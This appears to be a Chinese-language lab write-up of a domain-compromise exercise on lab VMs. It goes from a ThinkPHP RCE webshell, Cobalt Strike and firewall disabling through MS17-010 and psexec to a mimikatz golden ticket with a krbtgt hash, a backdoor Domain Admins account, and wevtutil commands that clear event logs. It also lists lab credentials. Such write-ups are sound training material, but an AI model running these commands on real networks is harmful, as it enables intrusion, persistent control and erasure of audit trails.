网络配置
| 设备 | IP 地址 |
|---|---|
| win7 | 192.168.61.135(NAT), 192.168.138.136 (仅主机) |
| win2008 dc | 192.168.138.138(NAT) |
| 主机密码 |
win7 leo@sun.com 123.com sun\Administrator dc123.com
2008 sun\admin 2020.com 更改为: 2026.com
win7启动phpstudy
初步渗透
拿到win7的ip192.168.61.135,nmap开扫
nmap -sV -Pn 192.168.61.135

Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-31 16:02 +0800
Nmap scan report for 192.168.61.135
Host is up (0.00045s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.23 ((Win32) OpenSSL/1.0.2j PHP/5.5.38)
135/tcp  open  msrpc   Microsoft Windows RPC
3306/tcp open  mysql   MySQL (unauthorized)
MAC Address: 00:0C:29:28:BD:51 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.35 seconds

先看80端口,熟悉的笑脸,上thinkphp工具

 确实有蛮多洞,先getshell,蚁剑上马
内网横向

getshell后上cs,先上监听器:

 做个木马,传到win7机子上,蚁剑命令行执行
 cs里用shell找一下网卡对应的ip,找到另一个网段:192.168.138.136/24
shell ipconfig 提权:
提权:
 提权到SYSTEM后,关一下防火墙
shell netsh advfirewall show allprofiles
shell netsh advfirewall set allprofiles state off
看看是否存在域
shell net config Workstation
然后抓一下域成员
net view
Server Name IP Address Platform Version Type Comment
----------- ---------- -------- ------- ---- -------
DC 192.168.138.138 500 6.1 PDC

WIN7 192.168.61.135 500 6.1 抓一下密码凭证
fscan扫一下
C:/phpStudy/PHPTutorial/WWW/public/FScan_2.0.1_windows_x64.exe.exe -h 192.168.138.0/24 -o 1.txt

[2026-03-31 16:31:05] [HOST] 目标:192.168.138.136 状态:alive 详情:protocol=ICMP
[2026-03-31 16:31:05] [HOST] 目标:192.168.138.138 状态:alive 详情:protocol=ICMP
[2026-03-31 16:31:08] [HOST] 目标:192.168.138.1 状态:alive 详情:protocol=ICMP
[2026-03-31 16:31:08] [PORT] 目标:192.168.138.136 状态:open 详情:port=80
[2026-03-31 16:31:08] [PORT] 目标:192.168.138.138 状态:open 详情:port=389
[2026-03-31 16:31:08] [PORT] 目标:192.168.138.136 状态:open 详情:port=3306
[2026-03-31 16:31:08] [PORT] 目标:192.168.138.136 状态:open 详情:port=445
[2026-03-31 16:31:08] [PORT] 目标:192.168.138.136 状态:open 详情:port=139
[2026-03-31 16:31:08] [PORT] 目标:192.168.138.136 状态:open 详情:port=135
[2026-03-31 16:31:08] [PORT] 目标:192.168.138.138 状态:open 详情:port=445
[2026-03-31 16:31:08] [PORT] 目标:192.168.138.138 状态:open 详情:port=139
[2026-03-31 16:31:08] [PORT] 目标:192.168.138.138 状态:open 详情:port=135
[2026-03-31 16:31:08] [PORT] 目标:192.168.138.138 状态:open 详情:port=88
[2026-03-31 16:31:12] [SERVICE] 目标:192.168.138.136 状态:identified 详情:hostname=win7, ipv4=[192.168.138.136 192.168.61.135], ipv6=[]
[2026-03-31 16:31:12] [VULN] 目标:192.168.138.136 状态:vulnerable 详情:port=445, vulnerability=MS17-010, os=Windows 7 Professional 7601 Service Pack 1
[2026-03-31 16:31:12] [SERVICE] 目标:192.168.138.138 状态:identified 详情:hostname=DC, ipv4=[192.168.138.138], ipv6=[]
[2026-03-31 16:31:12] [SERVICE] 目标:192.168.138.136 状态:identified 详情:port=80, service=http, title=无标题, Url=http://192.168.138.136, status_code=200, length=931, server_info=map[content-length:931 content-type:text/html; charset=utf-8 date:Tue, 31 Mar 2026 08:31:12 GMT length:931 server:Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38 status_code:200 title:无标题 x-powered-by:PHP/5.5.38], fingerprints=[]
[2026-03-31 16:31:12] [SERVICE] 目标:192.168.138.138 状态:identified 详情:port=139, domain_name=sun.com, netbios_computer=DC, workstation_service=DC, server_service=DC, computer_name=DC.sun.com, netbios_domain=SUN, domain_controllers=SUN, os_version=Windows Server 2008 HPC Edition 7600
[2026-03-31 16:31:12] [VULN] 目标:192.168.138.138 状态:vulnerable 详情:os=Windows Server 2008 HPC Edition 7600, port=445, vulnerability=MS17-010
[2026-03-31 16:31:18] [VULN] 目标:http://192.168.138.136:80 状态:vulnerable 详情:vulnerability_type=poc-yaml-thinkphp5023-method-rce, vulnerability_name=poc1, references=[https://github.com/vulhub/vulhub/tree/master/thinkphp/5.0.23-rce]


psexec拿下域控
配置好smb psexec拿下域控
黄金票据
抓明文密码:
Session           : Interactive from 1
User Name         : admin
Domain            : SUN
Logon Server      : DC
Logon Time        : 2026/3/31 15:35:49
SID               : S-1-5-21-3388020223-1982701712-4030140183-1000
最后的 -1000 是 admin 账户的 RID(Relative ID),去掉它剩下的就是域 SID:S-1-5-21-3388020223-1982701712-4030140183
krbtgt 的RID是 502
mimikatz kerberos::golden /user:Administrator /domain:sun.com /sid:S-1-5-21-3388020223-1982701712-4030140183
  /krbtgt:65dc23a67f31503698981f2665f9d858 /ptt
或者直接用cs的功能

黄金票据的核心是 krbtgt 哈希签名,用户名字段 KDC 不会验证是否真实存在。 常见用法:
- 填 Administrator —— 最高权限,最常用
- 填一个不存在的用户名如 hacker —— 也能成功,因为 KDC 只验证签名不验证用户是否存在
- 填被禁用/删除的账户 —— 同样有效
添加域控账户
shell net user hack 123qwe!@# /add /domain
shell net user /domain
shell net group "Domain Admins" hack /add /domain
清理痕迹
使用wevtutil进行清除
wevtutil cl security	//清理安全日志
wevtutil cl system		//清理系统日志
wevtutil cl application		//清理应用程序日志
wevtutil cl "windows powershell"	//清除power shell日志
wevtutil cl Setup